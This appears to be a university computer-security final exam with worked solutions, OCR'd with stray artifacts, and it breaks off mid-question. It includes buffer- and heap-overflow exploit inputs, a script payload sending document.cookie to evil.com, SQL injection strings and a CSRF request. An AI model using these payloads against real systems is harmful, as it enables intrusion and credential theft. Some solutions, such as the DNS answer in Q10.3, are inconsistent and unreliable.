Fuzail & Peyrin Summer 2022 — CS 161 Computer Security — Final

Last updated: August 14, 2022

PRINT your name: _____, _____
(last) (first)

PRINT your student ID: _____

You have 170 minutes. There are 11 questions of varying credit (200 points total).

Question:	1	2	3	4	5	6	7	8	9	10	11	Total
Points:	1	32	25	21	18	22	21	15	23	9	13	200

For questions with **circular bubbles**, you may select only one choice.

- ○ Unselected option (completely unfilled)
- ● Only one selected option (completely filled)

For questions with **square checkboxes**, you may select one or more choices.

- ☐ You can select
- ■ multiple squares (completely filled)

Pre-exam/post-exam activity (not graded, just for fun): Flip to the back page of the exam and traverse the maze to find EvanBot!

Q1 *Honor Code* (1 points)

Read the following honor code and sign your name.

> I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam.

SIGN your name: _____

Q2 *True/False* **(32 points)**

Each true/false is worth 2 points.

Q2.1 True or False: Cryptosystems should remain secure even if the attacker knows the internal details about the system itself.

● True ○ False

Solution: True. This is Kerckhoff's principle.

Q2.2 True or False: It is always better to add more layers of defense-in-depth.

○ True ● False

Solution: False. Security is economics says that at some point, the costs of extra defenses outweighs the benefits.

Q2.3 True or False: Even if we use `fgets` for all user input, an attacker can still write outside the bounds of the buffers we allocate.

● True ○ False

Solution: True. `fgets` might be pointing out-of-bounds or have the wrong `size` argument.

Q2.4 True or False: It is impossible to perform memory safety attacks in the heap section of code because we can't change the value of the `RIP` from the heap.

○ True ● False

Solution: False. For example, consider the heap overflow later in this exam.

Q2.5 True or False: The value of the stack canary is different every time the program runs and is different for every function within a program run.

○ True ● False

Solution: False. The stack canary value is the same for every function frame within a program run.

Q2.6 True or False: Pointer authentication can be implemented on a 128-bit system.

● True ○ False

Solution: True. There are unused bits in a 128-bit address that we can use to store pointer authentication codes.

Q2.7 True or False: Sending the IV as a public value removes any randomness from a cryptosystem.

○ True ● False

Solution: False. IVs are public by design.

Q2.8 True or False: The MAC of a message can be shorter than the length of the message.

● True ○ False

Solution: True. The MAC doesn't need to encode the entire message. For example, HMAC computes a fixed-length output for an arbitrary-length input.

Q2.9 True or False: Bitcoin proof-of-work would be secure against attackers if the blockchain accepted hashes ending in two zero bits.

○ True ● False

Solution: False. It's too easy for an attacker to add a new valid block to the blockchain (it takes 4 hashes on average to find a hash ending in two zero bits).

Q2.10 True or False: We can set $g = 1$ and perform the Diffie-Hellman exchange, and the resulting shared secret would not be known to any eavesdroppers.

○ True ● False

Solution: False. This always produces the shared secret $1^{ab} \bmod p = 1$.

Q2.11 True or False: Phishing attacks require the attacker to subvert same-origin policy.

○ True ● False

Solution: False. Making a malicious website impersonate the real server doesn't violate SOP.

Q2.12 True or False: EvanBot opens a browser and visits `www.csa.gov`. This causes EvanBot's browser to make a HTTP GET request.

● True ○ False

Solution: True. Opening webpages in your browser makes GET requests, not POST requests.

Q2.13 True or False: A website with 20 users will always have 20 session tokens in the database.

○ True ● False

Solution: False. Not all 20 users may be logged in at the same time.

Q2.14 True or False: Suppose we modify TCP to decrease sequence numbers by 1 for each byte, instead of increasing sequence numbers for each byte. This modified version is still secure against off-path attackers.

● True ○ False

Solution: True. The security guarantee comes from the fact that the sequence number is hard to guess, and whether we increase or decrease sequence numbers doesn't make them easier to guess.

Q2.15 True or False: Unlike UDP packets, a TCP packet sent over the network can be of any size.

○ True ● False

Solution: False. TCP packets (frames) are still limited in size, but TCP will rearrange those packets into an ordered bytestream.

Q2.16 True or False: When sending an HTTP message through two Tor relays, the first Tor node can see the contents of the message.

○ True ● False

Solution: False. Only the exit node decrypts the final message intended for the recipient.

Q3 *The Big Reveal* **(25 points)**

Note: The questions on this exam are arranged in order of topics covered in class. Feel free to skip around.

Consider the following code which has been developed to reveal the identity of EvanBot.

```
1  void reveal(char* format, char* identity) {
2      printf("Drumroll please...\n");
3      printf(format, identity);
4      printf("*shocked pikachu face*\n");
5  }
6
7  void identify(char* format) {
8      char identity[16];
9      gets(identity);
10     reveal(format, identity);
11 }
12
13 int main() {
14     identify("EvanBot is %s\n");
15     return 0;
16 }
```

For this question, assume the following:

- You are on a little-endian 32-bit x86 system.
- There is no other compiler padding or saved additional registers.
- **No memory safety defenses** are enabled.
- Using GDB, you find that the address of the RIP of `main` is `0xDABBAD00`.
- For your inputs, you may use `EVERYONE` as a Python variable storing the string `"Everyone is EvanBot!"` (no quotes), which has a length of 20 characters.

Q3.1 (4 points) Fill in the following stack diagram, assuming that the program is paused at Line 9. (The value in each row does not have to be four bytes long.)

Stack

RIP of main
SFP of main

Solution: Stack diagram:

```
[4]  RIP of main
[4]  SFP of main
[4]  char *format
[4]  RIP of identify
[4]  SFP of identify
[16] identity
```

Q3.2 (7 points) Knowing that no single mortal could contain all the power of EvanBot, you wish to reveal that there is a part of EvanBot in everyone.

Provide an input that would cause this program to print out the following.

```
Drumroll please...
Everyone is EvanBot!
*shocked pikachu face*
```

We do not care what else the program prints or does, as long as the above is the first three lines printed out by the program. (i.e: once the above three lines are printed, it is okay if the program gets stuck in an infinite loop, crashes, or prints out other text).

Write your answer in Python 2 syntax (just like in Project 1).

Solution:

Solution 1:

```
EVERYONE + '\n' + '\x00' * 3 + '\xe0\xac\xbb\xda'
```

Solution 1 overwrites `format` (the argument to `identify`, which is then passed to `reveal`) to point to the `identity` array. Then, we fill `EVERYONE` in `identity`. This causes line 3 to print out `EVERYONE`.

Solution 2:

```
EVERYONE + '\x00' * 4 + '\xfc\xac\xbb\xda' + '%s\n\x00'
```

Solution 2 overwrites `format` to point to a string `%s` that we put on the stack. Then, we fill `identity` with `EVERYONE`. This solution effectively makes Line 3 say `printf("%s", identity);`.

Q3.3 (3 points) What does your exploit cause the program to do?

- ○ Return normally (`main` returns 0)
- ○ Return with an error code (`main` returns non-zero)
- ○ Crash immediately after `reveal` returns
- ● Crash immediately after `identify` returns
- ○ None of the above

Solution: The above exploits overwrite the RIP of `identify`. Thus, when `identify` returns, the instruction pointer will be set to a garbage value, causing the program to crash. Thus, the program will crash right after `identify` returns.

Q3.4 (3 points) **For this subpart only, assume that ASLR is enabled.**
Is it still possible to print the desired text? Briefly explain (1-2 sentences).

○ Yes ● No

Solution: It is not possible to print the desired text when ASLR is enabled. The exploit requires an absolute address from the stack, but if ASLR is enabled then the addresses of elements on the stack will be changed each execution.

Q3.5 (3 points) **For this subpart only, assume that non-executable pages are enabled.**
Is it still possible to print the desired text? Briefly explain (1-2 sentences).

● Yes ○ No

Solution: It is still possible to print the desired text when non-executable pages are enabled. This exploit does not require the execution of any code that is written to a writable page, so non-executable pages will not be able to stop this attack.

Q3.6 (5 points) **For this subpart only, assume that stack canaries are enabled.**
Is it still possible to print the desired text? Briefly explain (1-2 sentences).

● Yes ○ No

Solution:
It is still possible to print the desired text when stack canaries are enabled. Recall that the check for a stack canary modification occurs when the function returns. In this exploit, we would be overwriting the canary of `identify` and so the program will not detect the canary change (and subsequently crash) until `identify` has returned. Thus `identify` will call `reveal` and print out the required three lines (assuming we used the same exploit as above) before crashing. We stated that the problem is allowed to do anything after printing out the three lines, which includes crashing.

Q4 *Here we go again...* **(21 points)**

For this question, assume the following:

- You are on a little-endian 32-bit x86 system.
- There is no other compiler padding or saved additional registers.
- **Stack canaries are enabled**, but no other memory safety defenses are enabled.

Consider the following vulnerable C code:

```
1  struct lockbox {
2      char name[4];
3      char *invitation_ptr;
4      char *file_ptr;
5  };
6
7  void func() {
8      lockbox *alicebob = malloc(sizeof(lockbox));
9      alicebob->invitation_ptr = (char*) malloc(108);
10     alicebob->file_ptr = invitation_ptr;
11
12     fread(alicebob->name, 5, 1, stdin);
13     fread(alicebob->invitation_ptr, 3, 1, stdin);
14     fread(alicebob->file_ptr, 108, 1, stdin);
15 }
```

You run this program in GDB and discover that:

- The address of the RIP of `func` is `0xffff0200`.
- `alicebob` (the address of the `lockbox` struct on the heap) is `0xffff0120`.
- `alicebob->invitation_ptr` (the address of the 108-byte character array on the heap) is `0xffff0180`.

In this question, provide inputs that would allow the attacker to execute the `SHELLCODE`. Write any inputs in Python 2 syntax (just like in Project 1). In your inputs, you may use `SHELLCODE` as a 100-byte shellcode.

Q4.1 (3 points) Which value in memory is the first call to `fread` able to partially or completely overwrite?

- ○ RIP of `func`
- ○ SFP of `func`
- ● `alicebob->invitation_ptr` (the 4-byte address field in the struct)
- ○ The 108-byte character array on the heap
- ○ None of the above

Solution: We can write 5 bytes of memory, starting at the bottom of the struct. This overwrites the 4 bytes of `name` and the least-significant byte of `invitation_ptr`.

Q4.2 (4 points) Provide an input for the first call to `fread`.

Solution:

Solution 1: `'A'*4 + '\xfc'`

Overflow the least-significant byte of `alicebob->invitation_ptr` so that it points at the SFP. Note that we cannot change the most significant 3 bytes of `alicebob->invitation_ptr`, so it can only be modified to point below the RIP of `func`.

Solution 2: `'A'*4 + '\xff'`

This overflows the LSB of `alicebob->invitation_ptr` so that it points at the most-significant byte of the SFP.

Q4.3 (3 points) Which value in memory is the second call to `fread` able to partially or completely overwrite?

- [x] RIP of `func`
- [x] SFP of `func`
- [ ] `alicebob->invitation_ptr` (the 4-byte address field in the struct)
- [ ] The 108-byte character array on the heap
- [ ] None of the above

Solution:

Solution 1: SFP of `func`

The first input caused `alicebob->invitation_ptr` to point at the SFP of `func`. Now, we're writing 3 bytes to the location that `alicebob->invitation_ptr` is pointing at, so we can overwrite 3 bytes of the SFP of `func`.

Solution 2: SFP or RIP of `func`

If `alicebob->invitation_ptr` is pointing at the fourth byte (most-significant byte) of the SFP, and we can write 3 bytes to this location, we can actually overwrite the MSB of the SFP, and the two LSBs of the RIP. We gave credit for bubbling either SFP or RIP (or both) for this subpart.

Q4.4 (4 points) Provide an input for the second call to `fread`.

Solution:

Solution 1: `'\x80\x01\xff'`

Since we're able to modify the SFP only, a natural idea is to perform the off-by-one attack from Project 1, Question 4. Recall that in this attack, we change the SFP to point 4 bytes below the address of shellcode. We can point SFP to the start of the 108-byte character array; this is the space where we can put the shellcode and the address of shellcode.

Solution 2: `'A' + '\x80\x01'`

We overwrite the MSB of the SFP with garbage. Then we overwrite the two LSBs of the RIP so that the RIP now points to `0xffff0180`, the 108-byte buffer on the heap.

Q4.5 (3 points) Which value in memory is the third call to `fread` able to partially or completely overwrite?

- ○ RIP of `func`
- ○ SFP of `func`
- ○ `alicebob->invitation_ptr` (the 4-byte address field in the struct)
- ● The 108-byte character array on the heap
- ○ None of the above

Solution: `alicebob->file_ptr` was never changed, so it's still pointing at the 108-byte character array.

Q4.6 (4 points) Provide an input for the third call to `fread`.

Solution: Solution 1: `'A'*4 + '\x88\x01\xff\xff' + SHELLCODE`

The SFP is pointing at the start of our 108-byte buffer. We put 4 bytes of garbage first, so that the SFP is pointing 4 bytes below the address of shellcode. Then, we put the address of shellcode. Finally, we put the 100-byte shellcode.

Solution 2: `SHELLCODE`

Since the RIP is pointing at the 108-byte buffer, we put shellcode in the 108-byte buffer.

Q5 *CryptAnalysis* **(18 points)**

Penny has begun her new job as a research assistant at JCPenny's Security Division and it is your job to help her through her tasks! Penny's job involves looking through the cryptographic algorithms that are used by different companies and finding vulnerabilities and ways to break their systems!

For each subpart, Penny is provided with a scheme for storing multiple messages on a website's server. Penny is also provided with the cryptographic properties that the scheme should achieve. Select whether or not the provided scheme guarantees the desired properties.

Q5.1 (2 points) **Desired properties:** Confidentiality
Scheme: For each message M, split M into blocks, and encrypt each block M_i as $\mathsf{AES\text{-}CBC}(K, M_i)$.

- ● The scheme provides confidentiality.
- ○ The scheme does not provide confidentiality.

Solution: AES-CBC is IND-CPA secure, so each individual encryption preserves confidentiality.

Q5.2 (2 points) **Desired properties:** Confidentiality
Scheme: $\mathsf{AES\text{-}ECB}(K, M)$, where M is guaranteed to be a one-block message.

- ○ The scheme provides confidentiality.
- ● The scheme does not provide confidentiality.

Solution: Confidentiality is not guaranteed, because encrypting the same block twice results in the same output. (Note that the question mentions storing multiple messages.)

Q5.3 (4 points) **Desired properties:** Authenticity
Scheme: (C_1, C_2) where

$$C_1 = \mathsf{PKEnc}(PK_{\text{Server}}, M)$$
$$C_2 = \mathsf{Sign}(SK_{\text{Server}}, M)$$

- ○ The scheme provides authenticity.
- ● The scheme does not provide authenticity.

Briefly justify your answer (10 words or fewer):

Solution: An attacker could replay the message.

Q5.4 (3 points) **Desired properties:** Confidentiality, Forward Secrecy
Scheme:

$$\mathsf{AES\text{-}CBC}(T, M)$$

where T is generated for each message as $\mathsf{HMAC}(K, \text{current time in seconds})$
For forward secrecy, assume the attacker records messages and learns K later.

- ○ The scheme provides both confidentiality and forward secrecy.
- ● The scheme provides only confidentiality, but not forward secrecy.
- ○ The scheme provides only forward secrecy, but not confidentiality.
- ○ The scheme provides neither confidentiality nor forward secrecy.

Solution: The scheme provides confidentiality, because an attacker who doesn't know K cannot compute T, and an attacker without T cannot decrypt CBC encryption.
The scheme does not provide forward secrecy; an attacker who learns K later can go back to old recorded messages, derive T, and decrypt the message.

Q5.5 (7 points) Consider the following scheme: (C_1, C_2) where

$$C_1 = \mathsf{AES\text{-}ECB}(K_1, M)$$
$$C_2 = \mathsf{SHA\text{-}2}(K_2 \| C_1)$$

Penny finds a 3-block message, M = "Pizza Pasta Bread" stored with the above scheme. (Assume that each word is one block.)

Which of these messages, if any, could Penny tamper the message to, without being detected? Select all that apply.

- ■ Pizza Pasta Bread Bread
- ■ Pizza Pasta Bread Pasta Pizza
- ■ Pizza Pasta Bread Bread Bread
- ☐ Bread Pasta Pizza
- ☐ Pizza Bread Pasta Bread Bread
- ■ Pizza Pasta Bread Pizza
- ☐ Pizza Pizza Pizza Pizza
- ☐ None of the above

Solution: Recall that SHA-2 is vulnerable to length extension attacks, so an attacker can add blocks to C_1 to create $C_1 \| C_1'$, then compute $\mathsf{SHA\text{-}2}(K_2 \| C_1 \| C_1')$.

However, the attacker cannot create arbitrary ciphertext C_1', so we have to reuse ciphertext blocks that we've seen before from C_1.

Q6 *The Lorenzo Von Matterhorn* **(22 points)**

Barney needs to make sure that no attackers can access his highly sensitive, top secret playbook tricks!

For each password scheme, select all true statements. Assume that:

- Each user has a unique username, but not necessarily a unique password.
- All information is stored in a read-only database that both the server and the attacker can access.
- The server has a symmetric key K not known to anyone else. The server also has a secret key SK not known to anyone else, and a corresponding public key PK that everyone knows.
- An *operation* is defined as one of the following actions: hash, encryption, decryption, and HMAC.
- The attacker does not have access to a client UI; therefore, online attacks are not possible.

Q6.1 (4 points) For each user, the database contains $\mathsf{username}$ and $\mathsf{H}(\mathsf{password})$, where H is a cryptographic hash function.

- [x] If a user inputs a username and password, the server can verify whether the password is correct
- [x] Given the information in the database, the attacker can verify that a given username and password pairing is correct.
- [ ] The server can list all plaintext passwords by computing at most one operation per user
- [x] An attacker can list all passwords by computing at most one operation per possible password
- [ ] None of the above

Solution:

A: The server can hash the password to check that it matches the hash in the database.

B: The attacker can hash the password (hashes aren't keyed) and check that it matches the hash in the database.

C: The server cannot compute one operation to reverse a hash.

D: The attacker can conduct an offline brute-force attack, hashing every possible password and comparing to the hashes in the database.

Q6.2 (4 points) For each user, the database contains username and $\mathsf{HMAC}(K, \mathsf{password})$.

- [x] If a user inputs a username and password, the server can verify whether the password is correct
- [ ] Given the information in the database, the attacker can verify that a given username and password pairing is correct.
- [ ] The server can list all plaintext passwords by computing at most one operation per user
- [ ] An attacker can list all passwords by computing at most one operation per possible password
- [ ] None of the above

Solution:
A: The server can HMAC the password to check that it matches the HMAC in the database.
B: An attacker cannot compute the output of HMAC without knowing the key input K.
C: The server cannot compute one operation to reverse HMAC.
D: The attacker cannot compute HMACs without knowing the key input K.

Q6.3 (4 points) For this subpart, Enc denotes an IND-CPA secure symmetric encryption function. For each user, the database contains username and $\mathsf{Enc}(K, \mathsf{password})$.

- [x] If a user inputs a username and password, the server can verify whether the password is correct
- [ ] Given the information in the database, the attacker can verify that a given username and password pairing is correct.
- [x] The server can list all plaintext passwords by computing at most one operation per user
- [ ] An attacker can list all passwords by computing at most one operation per possible password
- [ ] None of the above

Solution:
A: The server can encrypt the password to check that it matches the password in the database.
B: An attacker cannot encrypt passwords without knowing the key input K.
C: The server can decrypt the password in the database.
D: An attacker cannot encrypt passwords without knowing the key input K.

Q6.4 (4 points) For this subpart, RSA denotes RSA encryption without OAEP padding.
For each user, the database contains $\mathsf{username}$ and $\mathsf{RSA}(\mathsf{PK}, \mathsf{password})$.

- [x] If a user inputs a username and password, the server can verify whether the password is correct
- [x] Given the information in the database, the attacker can verify that a given username and password pairing is correct.
- [x] The server can list all plaintext passwords by computing at most one operation per user
- [x] An attacker can list all passwords by computing at most one operation per possible password
- [ ] None of the above

Solution:
A: The server can encrypt the password to check that it matches the password in the database.
B: The attacker can also encrypt passwords, because everybody knows the public key.
C: The server can decrypt the password in the database.
D: An attacker can encrypt every possible password and compare the encryptions to the encryptions in the database.

Q6.5 (3 points) Consider a modification to the scheme in the first subpart: Instead of storing $\mathsf{H}(\mathsf{password})$ per user, we now store $\mathsf{H}(\mathsf{password}||\mathsf{salt})$ per user.
Assume that concatenation does not count as an operation. Compared to the original scheme, which of the following algorithms for generating salts would force the attacker to compute more operations to list all passwords? Select all that apply.

- [x] A 128-bit value, randomly generated per user
- [x] A 128-bit counter, starting at 0 and incremented per user
- [x] A 128-bit counter, starting at a random number and incremented per user
- [ ] None of the above

Solution: Salts need to be unique per user. If salts are unique, then the attacker needs to hash the dictionary of passwords once per user, instead of once for all users.

Q6.6 (3 points) Which of these hash algorithms makes the scheme in the first subpart most secure against offline brute-force attacks? Briefly explain (10 words or fewer).

○ MD5 ○ SHA2-256 ● Argon2Key (PBKDF2)

Solution: Hashes need to be slow to increase the amount of time a dictionary attack takes. MD5 and SHA2-256 are faster hashes, and Argon2Key (PBKDF2) is a slower hash.

Q7 *Cookie Crumbling* **(21 points)**

Alice and Eve both have accounts on EvanBook. EvanBook is a social media website that allows users to make posts. Those posts are stored on EvanBook servers.

Q7.1 (2 points) Eve makes an EvanBook post with the contents:

```
<script src="http://evanmail.com/something.js"></script>
```

Assume EvanBook does not check user inputs. If Alice opens Eve's post, what happens?

- ● The JavaScript in `something.js` runs with the origin of `evanbook.com`.
- ○ The JavaScript in `something.js` runs with the origin of `evanmail.com`.
- ○ The JavaScript in `something.js` does not run.

Solution: JavaScript runs with the origin of the page that loaded it.

Q7.2 (3 points) Which of the following statements is true about Alice opening Eve's post? Select all that apply.

- ■ Alice's browser is able to make a request to `evanmail.com/something.js` without being blocked
- ☐ If EvanBook sanitized all JavaScript input, Alice's browser would not run `something.js`.
- ■ If EvanBook sanitized all HTML input, Alice's browser would not run `something.js`.
- ☐ None of the above

Solution:
A: True, same-origin policy doesn't stop you from making requests.
B: False, Eve never put JavaScript on EvanBook servers.
C: True, Eve's post would no longer be interpreted as HTML.

Q7.3 (3 points) Eve makes an EvanBook post with the contents:

```
<script src="http://evanbook.com/resetPassword?password=123"></script>
```

The `resetPassword` endpoint makes a request that sets the currently logged-in user's password to the "password" query parameter input.

Assume EvanBook does not check user inputs. When Alice opens Eve's post, which attack has Eve executed?

- ○ Stored XSS
- ● CSRF
- ○ None of the above
- ○ Reflected XSS
- ○ SQL injection

Solution: This is a CSRF attack - Eve tricked Alice into making a request and attaching cookies to cause some authenticated action to occur.

Note that even though we used the `script` tags in HTML, we never loaded JavaScript; we just used the tags to trick Alice's browser into making a request for some JavaScript that wasn't actually there.

Q7.4 (6 points) Eve makes an EvanBook post with the contents:

```
<script>fetch("http://evil.com/store?token=" + document.cookie)</script>
```

`http://evil.com/store` is a page controlled by Eve that takes in URL query parameters, and stores those URL query parameters in the database of the website.

Assume EvanBook does not check user inputs. If Alice opens Eve's post, which of these cookies gets sent to `evil.com`? Select all that apply.

- [x] Domain = `evil.com`, Path = `/`, HTTPOnly = True, Secure = False
- [x] Domain = `evil.com`, Path = `/store`, HTTPOnly = False, Secure = False
- [ ] Domain = `evil.com`, Path = `/store`, HTTPOnly = True, Secure = True
- [ ] Domain = `evanbook.com`, Path = `/`, HTTPOnly = True, Secure = False
- [x] Domain = `evanbook.com`, Path = `/`, HTTPOnly = False, Secure = False
- [x] Domain = `evanbook.com`, Path = `/`, HTTPOnly = False, Secure = True
- [ ] None of the above

Solution: `evil.com` receives cookies in two ways; the browser automatically attaches cookies in the request. We make an HTTP request to `evil.com`, so any cookies that don't have the Secure flag set will be sent this way. Note that HttpOnly doesn't matter here, because JavaScript never accesses these cookies; the browser automatically attaches and sends them in an HTTP request.

The second way of receiving cookies is the JavaScript `fetch` instruction that sends cookie values in a request to `evil.com`. Here, JavaScript is accessing the cookies, so we care about the HttpOnly flag. Note that the Secure flag doesn't matter here, because the browser isn't automatically attaching the cookies; the JavaScript is accessing all the cookies and sending their values to the server.

Q7.5 (3 points) Which attack has Eve executed?

- (●) Stored XSS
- ( ) CSRF
- ( ) None of the above
- ( ) Reflected XSS
- ( ) SQL injection

Solution: Eve tricked Alice into running JavaScript stored in a post on the EvanBook servers, so this is XSS.

Q7.6 (4 points) To log into EvanBook, you must go through authentication on `login.evanbook.com`, and set a cookie to keep track of your authenticated status.

The session token cookie should be secure against network attackers, and should get sent to as many pages on `evanbook.com` as possible.

If the attribute could be set to any value, select or write "Doesn't matter."

Domain

Solution: `evanbook.com`

Path

Solution: `/`

Secure

● `True` ○ `False` ○ Doesn't matter

Solution: `True`

HttpOnly

● `True` ○ `False` ○ Doesn't matter

Solution: True

Q8 *EvanBot's Favorite Dish* **(15 points)**

The EvanBistro web server has a table `orders` with three fields: `dish` (string), `price` (integer), and `customer_name` (string).

For all subparts of this question, assume that no SQL injection defenses are enabled.

Q8.1 (4 points) EvanBistro's customer homepage takes in a user input `$name` and displays all of the user's past orders by displaying *all records* returned by this query:

```
SELECT dish, price FROM orders WHERE customer_name="$name"
```

Which of the following inputs would help the attacker learn every dish with a single SQL injection?

- ☐ `evanbot" OR 1=1`
- ■ `evanbot" UNION SELECT * FROM orders--`
- ☐ `evanbot" AND SELECT * FROM orders--`
- ■ `evanbot" OR 1=1 OR customer_name="evanbot`
- ☐ None of the above

Solution: First option is wrong because it doesn't match the end quote.
Third option is wrong because the `AND` keyword cannot be used to combine rows from `SELECT` statements.

Q8.2 (3 points) EvanBistro's order page takes in a user input `$name` and displays one of the customer's orders by displaying the *first record* returned by this query:

```
SELECT dish, price FROM orders WHERE customer_name="$name"
```

The attacker wants to learn every dish with a single SQL injection. How can the attacker achieve this? Select all that apply.

- ☐ The attacker can do this using only the `UNION` keyword
- ☐ The attacker can do this using only the `AND` keyword
- ☐ The attacker can do this using only the `OR` keyword
- ■ None of the above

Solution:
The `UNION` keyword adds records, which won't help if the request only returns one record.
The `AND`, `OR` keywords help add conditions to the current query for records, but they also don't help if the request only returns one record.

For the rest of the question, suppose the table also has one boolean field, `is_evanbot_favorite`, which is `TRUE` for only one record and `FALSE` for all other records.

EvanBistro's order page takes in a user input `$order` and performs the following query:

```
SELECT price FROM orders WHERE dish="$order"
```

If the SQL query returns at least one record, the server displays "Order made!" If the SQL query has an error, the server displays "Error: Dish doesn't exist!"

The attacker knows the list of all dishes and knows that exactly one order is EvanBot's favorite order. EvanBot could have made multiple orders with the same dish, but only one of the orders has `is_evanbot_favorite` set to `TRUE`.

Q8.3 (4 points) Suppose there are 2 different dishes (`pancakes` and `cookies`) and 7 different users (including `evanbot`) in the table, and the table contains 10 rows in total.

Write a single input for `$order` that would help the attacker learn EvanBot's favorite dish.

Note: In SQL, `x=1` checks if the field `x` is `TRUE`.

Solution: Example: `pancakes" AND is_evanbot_favorite = 1`

Check if there exists a record where the dish is pancakes and it's EvanBot's favorite dish. If this query returns 1 record, we know that EvanBot's favorite was pancakes. If the query returns 0 records, we know that EvanBot's favorite was cookies.

Q8.4 (4 points) Suppose there are 32 different dishes and 7 different users in the table, and the table contains 100 rows in total.

If the attacker uses the most efficient strategy possible, in the worst case, how many orders does the attacker need to make to learn EvanBot's favorite dish? If the attacker cannot learn EvanBot's favorite dish, select "Impossible."


○ 1	○ 7	○ 7×32
○ 4	○ 32	○ 32×100
● 5	○ 100	○ Impossible

Solution: You can use binary search to narrow down the possibilities; each query can help you check if EvanBot's favorite is one of half of the remaining dishes.

3/4 points were awarded for choosing 32, where you check each possible dish one by one.

Q9 *Making New Friends* **(9 points)**

Consider two local broadcast networks, as shown in the diagram below.



Q9.1 (2 points) Alice broadcasts an ARP request for Mallory's MAC address.

Which of these entities, if malicious, can poison Alice's ARP cache? Select all that apply.

- ■ Mallory
- ☐ Bob
- ☐ None of the above
- ■ Soda Hall's router
- ☐ Cory Hall's router

Solution: ARP is a local network protocol. The ARP broadcast is only sent to users on the local network, so only users on the local network can spoof an ARP response.

Q9.2 (4 points) Mallory and Bob form a TLS connection. Then, Bob adds a rule to the firewall disallowing all inbound packets from Mallory.

EvanBot argues that TLS messages are encrypted, so the firewall cannot stop Mallory from sending more TLS messages to Bob. Is EvanBot correct? Justify your answer in 10 words or fewer.

- ○ Yes
- ● No

Solution: No, because the IP header is not encrypted. TLS does not provide anonymity/availability.

Q9.3 (3 points) Bob adds a rule to the firewall disallowing all inbound packets from anybody in Soda Hall's local network.

Which of the following attacks can Mallory still perform on Bob? Assume that Mallory cannot spoof packets. Select all that apply.

- ■ DoS
- ☐ RST injection
- ■ XSS
- ☐ None of the above


Solution: Mallory could DoS Bob by overwhelming the firewall.

Mallory could perform a stored XSS attack on Bob by storing malicious JavaScript on an external web server. Bob then loads the JavaScript from the web server, not Mallory.

Mallory cannot spoof packets, so she can't send a RST packet to Bob.

Q10 *Not Knowing Is Part Of The Fun* **(23 points)**

Consider a broadcast local network with three entities (Alice, Bob, and the router). The router connects to the Internet, where there are some name servers, as shown in the diagram below:



In this question, the router serves as the DNS recursive resolver and the DHCP server.

Q10.1 (2½ points) Alice connects to the network for the first time and performs a DHCP handshake. Who can see the first DHCP message that Alice sends?

- ■ Bob
- ■ The router
- ☐ Root name server
- ☐ `.edu` name server
- ☐ `berkeley.edu` name server
- ☐ None of the above

Solution: The first step of the DHCP handshake (client discover) is a broadcast, so everyone in the local network sees the message.
The name servers are not in the same local network, so they don't receive the DHCP discover message.

Q10.2 (3 points) In total, how many packets are sent by the entities in the diagram in order for Alice to receive a DHCP configuration?

Assume that a broadcast message counts as one packet, and no packets get dropped or corrupted in transit.

Solution: 4
The DHCP handshake has 4 steps (discover, offer, request, ack). Each step requires sending one packet.

Q10.3 (5 points) Alice wants to learn the IP address of `eecs.berkeley.edu`. Assume that Alice's DNS cache starts out empty.

Who can see either the first DNS request that Alice sends to the recursive resolver or the first DNS request sent by the recursive resolver? Select all that apply.

- ■ Bob
- ☐ `.edu` name server
- ■ The router
- ☐ `berkeley.edu` name server
- ■ Root name server
- ☐ None of the above

Solution: The first DNS request that Alice sends is to the root name server, since Alice's cache is empty.

The local network uses a broadcast protocol, so everyone on the local network sees the request.

Once the packet reaches the Internet, the request is only sent to the root name server.

Q10.4 (3 points) In total, how many packets are sent by the entities in the diagram in order for Alice's stub resolver to learn the IP address of `eecs.berkeley.edu`?

Assume that no packets get dropped or corrupted in transit.

Solution: 8

Alice sends 1 request to the recursive resolver, and receives 1 reply from the recursive resolver. The recursive resolver sends 3 DNS requests, and each of the 3 name servers sends 1 DNS response.

Q10.5 (5 points) Without clearing her cache, Alice then makes another DNS request for the IP address of `math.berkeley.edu`.

Assume that source port randomization is enabled. Which of these entities, if malicious, could poison Alice's cache with an incorrect record? Select all that apply.

- ■ Bob
- ☐ `.edu` name server
- ■ The router
